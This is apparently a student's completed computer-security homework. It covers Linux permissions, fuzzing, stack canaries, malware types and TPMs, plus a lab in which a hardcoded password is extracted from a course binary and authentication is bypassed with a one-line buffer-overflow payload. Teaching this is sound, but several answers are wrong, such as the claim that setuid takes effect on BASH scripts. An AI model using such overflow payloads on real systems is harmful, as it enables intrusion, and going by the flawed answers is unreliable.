Assignment - PSO 3

Purdue CS426 - Computer Security - Prof. Spafford

Harris Christiansen - February 21, 2018
christih@purdue.edu

Problem 1

Read the following:

- Linux Permissions: https://wpollock.com/AUnix1/FilePermissions.htm
- Permissions Calculator: http://permissions-calculator.org/
- chmod: https://linux.die.net/man/1/chmod
- chown: https://linux.die.net/man/1/chown
- Add User To Group: https://www.cyberciti.biz/faq/howto-linux-add-user-to-group/
- Optional Reading Access Control Lists: https://wiki.archlinux.org/index.php/Access_Control_Lists

Why does a user need read privileges on a file interpreted by an interpreter (e.g Python, BASH, etc.)? (10 pts.)

- Because interpreted languages are interpreted and compiled at runtime, the interpreting program (python, php, etc) must be able to read in the file it wishes to execute. The interpreter reads this file into memory as a string, and then parses and executes it.

If the setuid and setguid bit are set on a BASH script, will a standard Linux distributions change the Effective UID or Effective GUID? Why or why not? (20 pts.)

- The setuid (SUID) flag causes an executed program to be owned by the owner of the file, instead of the calling user. Thus, the effective UID is changed for executed programs if the SUID flag is true.
- The setguid (SGID) flag causes an executed program to belong to the group of the file, instead of the group of the calling user. Thus, the effective GUID is changed for executed programs if the SGID flag is true.

Why does a user need executable permissions on all folders in the path to an executable? (10 pts.)

- In order to descend into any folder, and read/execute any of it's contents, a user must have execute permissions for that folder.
- Because of this, for a user to reach the file in-order to execute it, they must have execute permissions for every parent folder (recursively).

Problem 2

Read the following (From Spaf's Reading List): (40 pts)

- An Empirical Study of Reliability of Unix Utilities: http://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz.pdf
- Fuzz Revisited: http://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz-revisited.pdf

How can fuzz testing identify vulnerabilities in a program?

- Fuzz testing subjects programs to a stream of random input, testing reliability, crashes, and hangs. These crashes and hangs, and their respective sample/core dump, can expose areas in a program that may be vulnerable to corruption or attack. Many crashes and hangs often occur due to incorrect parsing, incorrect validation, or poorly constructed loops.

What were some of the causes of program crashes/hanging outlined in the article?

- Four types of causes were outlined in the article:
  - Pointer/Array: Failure to check for array/buffer bounds - which can even expose a program to attacks as unintentional memory can be manipulated.
  - Dangerous Input Functions: Use of input functions that read an unspecified length (such as `gets()`) are known to cause major security vulnerabilities.
  - Signed Characters: Not paying attention to type lengths, and signed vs unsigned types was a source of corruption.
  - End-of-File Checks: Similar to failing to check array bounds, failing to check for end-of-file can cause crashes/hangs, as well as unintended execution/manipulation.

Problem 3

Read/Watch the following: (40 pts)

- Video on stack smashing: https://www.youtube.com/watch?v=1S0aBV-Waeo
- Stack Guard: ftp://gcc.gnu.org/pub/gcc/summit/2003/Stackguard.pdf

What is a stack canary and how does it prevent stack smashing attacks?

- A stack canary is a known value that is placed in the stack. If this value is found to be modified/incorrect, then it indicated stack smashing/corruption has occurred.
- There are various types of stack canaries, including
  - terminator canaries: placed around buffers to detect out of bounds access
  - random canaries: placed randomly to detect other stack smashing
  - XOR canaries: value is derived from other protected data, and can be used to validate that protected data

Describe one way a stack canary can be bypassed to gain access to the system.

- If a stack canary can be properly identified, they it can be left intact such that the attack is not noticed.

From the video, describe how and why the stack smash attack works. Why is the coder able to gain root access to the machine?

- Stack smashing occurs when data is written outside the bounds of the memory allocated for a type or pointer. This can occur, for instance, if a longer string is written to an address than was allocated, and no check took place to prevent this.
- Because all local variables are written onto the stack, which also contains parameter and return references, stack smashing on a local variable has the ability to manipulate the return value, or anything else along the stack. By manipulating the return value, you can cause execution to jump to any point of your choosing.
- In the video, shell access was gained by putting assembly instructions into the space the program had allocated (where writing was supposed to happen), and then overwriting the return address to cause the program to go execute those assembly instructions.
- Those assembly instructions performed a system call and opened a different shell (that has fewer builtin checks)

- To gain root access, you only have to find an exploit in an existing linux program that already executes as root, such as `passwd`.

What is another protection mechanism other than a stack canary that is used to prevent buffer overflow attacks? Explain why it prevents an attack from succeeding.

- A properly developed program will perform bound checking to mitigate the possibility of stack smashing vulnerabilities.

Problem 4

In a few sentences per item, describe the following types of Malware, how they infect machines, and whether they can spread. (35 pts.)

Trapdoor

- A trap door is a vulnerability (usually intentional) in a program which bypasses otherwise required checks. Trap doors are often intentionally left to provide an alternative route to gain authorization/access/control, without going through proper security checks.

Trojan Horse

- A trojan horse is a program which contains some hidden exploit or secondary function. The program disguises the malware by presenting it as something useful or with some other function. This allows the malware to often go unnoticed, or even be distributed more widely without realization that it is malware.

Viruses

- A virus is a type of malware which can copy/spread itself onto other files/devices/machines. They can attach themselves to and transfer along with files and programs. They are often used a delivery method for some other malware payload.

Zombies

- A zombie is a machine compromised with malware which allows it to be remotely commanded to perform tasks on the internet. Zombies are often used in botnets, as well as for distributing spam email or launching denial of service attacks. A machine can become a zombie by having zombie malware delivered onto the machine via another form of malware.

Rootkits

- A rootkit is a malware program which assists with gaining and maintaining root access to a machine. Having root access to a machine allows an attacker to monitor and utilize

the infected machine in any way desired. It is often delivered by another form of malware, but does not have the ability to spread on it's own.

Speculate how each of the types of Malware listed above get onto the following devices. Once on the machine how can the malware spread? If the malware cannot get onto the machine or cannot spread to other machines, state why. Explain and justify your answers. (50 pts.)

Webserver

- Web servers can be particularly vulnerable to trapdoors and viruses. Developers may leave trap doors in the web services they build. Additionally, files handled and executed by the web server may be viruses containing exploits, which could cause any number of attacks, or install additional forms of malware.

Smartphone

- Smartphones are vulnerable to all forms of malware. Many apps may also function as Zombies, or may function as a trojan horse, or even perform as rootkits - making unauthorized system calls. Viruses can also easily be shared among smartphones, via messages, email, websites, and more.

Microwave

- Microwaves are vulnerable to trap doors, trojan horses, and zombies. Some microwaves may be created with special development/control menus, which are only intended for use by the developers. Microwaves may also have a secondary unknown malicious purpose (such as spying on a person) - thus being trojan horses. It is also possible a microwave could function as a zombie, using power from a houses outlet for some additional onboard purpose, such as a raspberry pi connecting to the internet and functioning as a node in some network.

2018 Mercedes S63 AMG

- Modern vehicles are vulnerable to all forms of malware, due to the large number of complex technical systems onboard. Trap doors may be left by any number of the enormous development team. Various systems may be susceptible to and share viruses. Some systems may be unknown trojan horses. Because the 2018 Mercedes S63 AMG

even comes with a wifi hotspot, onboard systems could access the internet and be functioning as a zombie.

1974 Honda Civic

- A 1974 Honda Civic has far fewer technical systems, and thus is not susceptible to many forms of malware. It is still possible for trapdoors, or trojan horses to exist on the vehicle. The vehicle is likely not vulnerable to viruses, zombies, or rootkits.

Problem 5

Read the following:

- Reference Monitor: https://pdfs.semanticscholar.org/c93c/234c9a7698038caf317a97405c53144bf354.pdf
- TPM Summary: https://trustedcomputinggroup.org/trusted-platform-module-tpm-summary/
- Trusted Platform Module Quick Tutorial: https://link.springer.com/content/pdf/10.1007%2F978-1-4302-6584-9_3.pdf

What are the 3 properties needed for an effective Reference Monitor? Explain each property. (15 pts.)

- **Complete Mediation:** An effective reference monitor must be governing the entire system, not just portions. All rules/requirements should be enforces for all actors on all objects. There should be no actors, or objects, which are not governed by the reference monitor. For example, a system where all files except some system files are governed by the monitor and checked for permissions would not satisfy complete mediation.
- **Tamperproof:** An effective reference monitor must be tamperproof, such that no actor or file can act in an unauthorized fashion, and no checks can be bypassed. Users should not be able to modify/tamper with the policy validation.
- **Verifiable:** The entire reference monitor system should be verifiable, such that it is certain the system provides complete mediation, cannot be tampered with, and provides proper permission enforcement. This is important for making sure no vulnerabilities exist in the system, which could be exploited in any number of ways (including those from problem 3 - stack smashing, and problem 4 - malware). A program is more easily verifiable when it is well designed and as small as possible.

What functionality does a TPM chip usually contain? (20 pts.)

- A TPM chip usually contains hardware encryption systems which can be used to validate and store secure information.
- They are simple input->output devices, and can often store data, authenticate an attempt, or be requested to retrieve secure data.

Describe two applications that use a TPM chip and the part the TPM chip plays. (30 pts.)

- Apple's TouchID and FaceID on mobile devices use TPM chips to securely store digital representations of the users fingerprint and facial mapping. This secure digital data is used to authenticate users who attempt to unlock the device. It is important this data is stored securely, so nobody can bypass these security features.
- Other TPM chips are used to authorize a request given a known number and pin, such as banks, credit cards, VPNs, and two factor authentication.

Problem 6

Skim the following:

- readelf: https://linux.die.net/man/1/readelf
- objdump: https://linux.die.net/man/1/objdump
- gcc: https://linux.die.net/man/1/gcc
- (Skim More Closely Pages 1-8 to 1-15) ELF Format: http://www.cs.cmu.edu/afs/cs/academic/class/15213-f00/docs/elf.pdf
- Journey To the Stack: http://duartes.org/gustavo/blog/post/journey-to-the-stack/

What is does the register ebp typically hold and what ebp value is pushed on the stack in a normal stack frame (x86 32 bit)? (10 pts.)

- The ebp register is the frame pointer, and points to the current function in the stack.
- It is used as a reference point for finding function arguments and local variables.
- ebp changes when a function begins/ends.

What does the following x86 assembly instruction do (note destination address comes second here)? (10 pts.)
lea -0x20(%ebp),%eax

- Load effective address: loads the address in register %ebp prepended by -0x20 into register %eax (if eax is indeed the destination as stated in the problem)

Coding Problem 1

Navigate to the folder `Coding_Problem_1/` enclosed with this assignment. There you will find a Linux executable file (ELF, 32bit, Optimization Level = 0) that has several vulnerabilities you will exploit, "buf_overflow_1." Run the program and enter a password to familiarize yourself with the program (./buf_overflow_1).

For this problem you will need to answer the following questions using readelf and objdump or other programs of your choice.

- In the source code below, we can see that the programmer hardcoded a password. Use one of the tools above to disassemble the binary and try to guess the password amongst the strings present.

Include a screenshot of the section in the executable where the password is located.

```
Contents of section .rodata:
 80485a8 03000000 01000200 0a456e74 65722079  .........Enter y
 80485b8 6f757220 70617373 776f7264 203a2000  our password : .
 80485c8 626f7774 69657334 65766572 31393939  bowties4ever1999
 80485d8 000a5772 6f6e6720 50617373 776f7264  ..Wrong Password
 80485e8 20000a43 6f727265 63742050 61737377   ..Correct Passw
 80485f8 6f726420 00000000 0a456c65 76617465  ord .....Elevate
 8048608 64207072 69766696c 65676573 20676976  d privileges giv
 8048618 656e2074 6f207468 65207573 6572202e  en to the user .
 8048628 2e2e0045 78697469 6e6700             ...Exiting.
Contents of section .eh_frame_hdr:
```

Include a screenshot entering the password and the successful authentication into the program using the password.

```
[data 69 $ pwd
/homes/christih/cs426/cs426_pso3/Coding_Problem_1
[data 70 $ ls
buf_overflow_1
[data 71 $ echo bowties4ever1999 | ./buf_overflow_1

Enter your password :

Correct Password

Elevated privileges given to the user ...
^C
```

What is the correct password? (20 pts.)

- bowties4ever1999
- `echo bowties4ever1999 | ./buf_overflow_1`

Looking carefully at the source code or disassembled file identify a potential buffer overflow and how it can be used to bypass the password authentication code. (30 pts.)

- If the input read in is larger than buff, it will overflow out of buff. Because `unsigned char pass = 0` is declared directly above buff in the stack, if we can write it's value to 1 we can pass the authentication check.
- `python -c 'print("\x01" * 24)' | ./buf_overflow_1 `
- Results in "Enter your password : -> Wrong Password -> Elevated privileges given to the user …"

Do the following (140 pts.)

Run the `objdump -D -s buf_overflow_1` and navigate to the disassembled code for the authenticate function.

- `objdump -D -s buf_overflow_1`

Include the disassembled output of the authenticate function.

```
0804848f <authenticate>:
 804848f:    55                          push   %ebp
 8048490:    89 e5                       mov    %esp,%ebp
 8048492:    83 ec 28                    sub    $0x28,%esp
 8048495:    c6 45 f7 00                 movb   $0x0,-0x9(%ebp)
 8048499:    83 ec 0c                    sub    $0xc,%esp
 804849c:    68 b0 85 04 08              push   $0x80485b0
 80484a1:    e8 9a fe ff ff              call   8048340 <puts@plt>
 80484a6:    83 c4 10                    add    $0x10,%esp
 80484a9:    83 ec 0c                    sub    $0xc,%esp
 80484ac:    8d 45 e0                    lea    -0x20(%ebp),%eax
 80484af:    50                          push   %eax
 80484b0:    e8 7b fe ff ff              call   8048330 <gets@plt>
 80484b5:    83 c4 10                    add    $0x10,%esp
 80484b8:    83 ec 08                    sub    $0x8,%esp
 80484bb:    68 c8 85 04 08              push   $0x80485c8
 80484c0:    8d 45 e0                    lea    -0x20(%ebp),%eax
 80484c3:    50                          push   %eax
 80484c4:    e8 57 fe ff ff              call   8048320 <strcmp@plt>
 80484c9:    83 c4 10                    add    $0x10,%esp
 80484cc:    85 c0                       test   %eax,%eax
 80484ce:    74 12                       je     80484e2 <authenticate+0x53>
 80484d0:    83 ec 0c                    sub    $0xc,%esp
 80484d3:    68 d9 85 04 08              push   $0x80485d9
 80484d8:    e8 63 fe ff ff              call   8048340 <puts@plt>
 80484dd:    83 c4 10                    add    $0x10,%esp
 80484e0:    eb 14                       jmp    80484f6 <authenticate+0x67>
 80484e2:    83 ec 0c                    sub    $0xc,%esp
 80484e5:    68 ea 85 04 08              push   $0x80485ea
 80484ea:    e8 51 fe ff ff              call   8048340 <puts@plt>
 80484ef:    83 c4 10                    add    $0x10,%esp
 80484f2:    c6 45 f7 01                 movb   $0x1,-0x9(%ebp)
 80484f6:    80 7d f7 00                 cmpb   $0x0,-0x9(%ebp)
 80484fa:    74 12                       je     804850e <authenticate+0x7f>
 80484fc:    83 ec 0c                    sub    $0xc,%esp
 80484ff:    68 00 86 04 08              push   $0x8048600
 8048504:    e8 37 fe ff ff              call   8048340 <puts@plt>
 8048509:    83 c4 10                    add    $0x10,%esp
 804850c:    eb fe                       jmp    804850c <authenticate+0x7d>
 804850e:    83 ec 0c                    sub    $0xc,%esp
 8048511:    68 2b 86 04 08              push   $0x804862b
 8048516:    e8 25 fe ff ff              call   8048340 <puts@plt>
 804851b:    83 c4 10                    add    $0x10,%esp
 804851e:    90                          nop
 804851f:    c9                          leave
 8048520:    c3                          ret
 8048521:    66 90                       xchg   %ax,%ax
 8048523:    66 90                       xchg   %ax,%ax
 8048525:    66 90                       xchg   %ax,%ax
 8048527:    66 90                       xchg   %ax,%ax
 8048529:    66 90                       xchg   %ax,%ax
 804852b:    66 90                       xchg   %ax,%ax
 804852d:    66 90                       xchg   %ax,%ax
 804852f:    90                          nop
```

In relation to ebp, where is the variable pass stored (Hint: Use the initial value of pass to find the instruction)? Explain how you figured this out.

- The 4th instruction in authenticate moves 0x0 into pass at location `-0x9(%ebp)`, or 9 bytes later.

In relation to ebp, where is the variable buff stored (Hint: Use the call to gets( ) as a reference point)? Explain how you figured this out.

- 10 bytes after ebp

How many bytes long is the buffer that holds the entered password? Explain how you determined this.


- The buffer `char buff[]` is length 23. At length 24, we can overflow into the `pass` memory. `python -c 'print("\x01" * 24)' | ./buf_overflow_1 ` results in setting overflow, while `python -c 'print("\x01" * 23)' | ./buf_overflow_1 ` does not.

What is the minimum number of characters a user has to enter in order to overflow the buffer and write a nonzero value to the variable pass (Hint: the null terminator in a string has a value of 0)?

- 24

Use a hexeditor like Bless to open the binary file and search for the correct password found at the start of this exercise. Change the last 4 characters of the password to 2018 and save the binary. Try to enter the correct password, but with the last 4 characters equal to 2018. Did it work? Include a screenshot of the program running with your entry attempt.

- Yes, it worked.



Briefly explain how to eliminate the vulnerabilities in this program.

- These vulnerabilities can be eliminated by:
  - moving the declaration of `unsigned char pass` below that for `buff`.
  - not using gets or strcmp and instead using the bounded versions with the correct length
  - returning after encountering a wrong password, preventing further execution

Problem 6 Final Question

Is it a good idea to store sensitive information as a plaintext character array? What are some alternatives? How does the Linux login program handle storing user passwords? (20 pts.)

- No, storing sensitive information in the compiled binary in plaintext is not a good idea. At least some of the following steps should be taken:
  - Encrypt or hash the sensitive information
  - Store the sensitive information in a restricted access file
  - Use a TPM chip to help protect the information
- The Linux login program stores a one-way hash of the users password in a restricted access file.

Problem 7

Navigate to folder `Coding Program 2/`. There you find some code

- `buf_overflow_2` - Binary of the source code.
- `Input_Gen` - Folder containing a makefile and source to generate binary output to be piped into buf_overflow_2

Run the binary to get familiar with its operation. Take a look at the source for buf overflow 2 on the next page. You can see that there is again a vulnerability. Also you will see that function2 does not get called under normal operation of the code. You will do some stack smashing to execute function2.

Do/Answer the following: (150 pts.)

Use objdump to disassemble the binary. Navigate to portion of output for function1.

- `objdump -D -s buf_overflow_2`

In relation to ebp, where is the beginning of the character buffer used to store the string?

- The beginning of buffer temp_string is 70 bytes from ebp (28 of which are part of the buffer)

What is the minimum number of bytes you need to write to the character buffer in order to overwrite the return address?


- 72 bytes (distance to ebp + 2)

How many bytes are in an address for a 32 bit binary? What is the minimum number of addresses you need to write from the beginning of the character array to overwrite the return address?

- In a 32 bit binary, address are 4 bytes. To overwrite the return address, a minimum 3 addresses are necessary.

What is the address of function2?

- The address of function2 is: 080484da <function2>:



Modify the file, Input_Gen/main.c to rewrite the return address with the address for function2 when function1 is called. Run make to compile the binary for the input generator, Input_Gen/input gen. Pipe the output of the input generator to the original program. To do this make sure your working directory is Coding_Program_2/ and then run the command, Input_Gen/input_gen | ./buf_overflow_2 .

- Not Complete

Include your output of the programming calling function2 (Note it is ok if an error occurs after function2 runs). Include the full source code for your input generator and explain why the attack succeeded.

- Not Complete

Problem 7 Final Question

List 3 other unsafe C functions in std.h, stdio.h, or string.h and alternatives that protect against buffer overflow/stack smashing attacks. (15 pts.)

- string: strcmp(char*, char*) is unsafe, strncmp(char*, char*, size_t) is safe as it is bounded
- string: strcpy(char*, char*) is unsafe, strncpy(char*, char*, size_t) is safe as it is bounded (won't keep copying if no null-terminator)
- std: atol(char*) (array to long) is unsafe in the case of overflow, and should be substituted with strtol(char*) (string to long)

Problem 7: Source Code

Source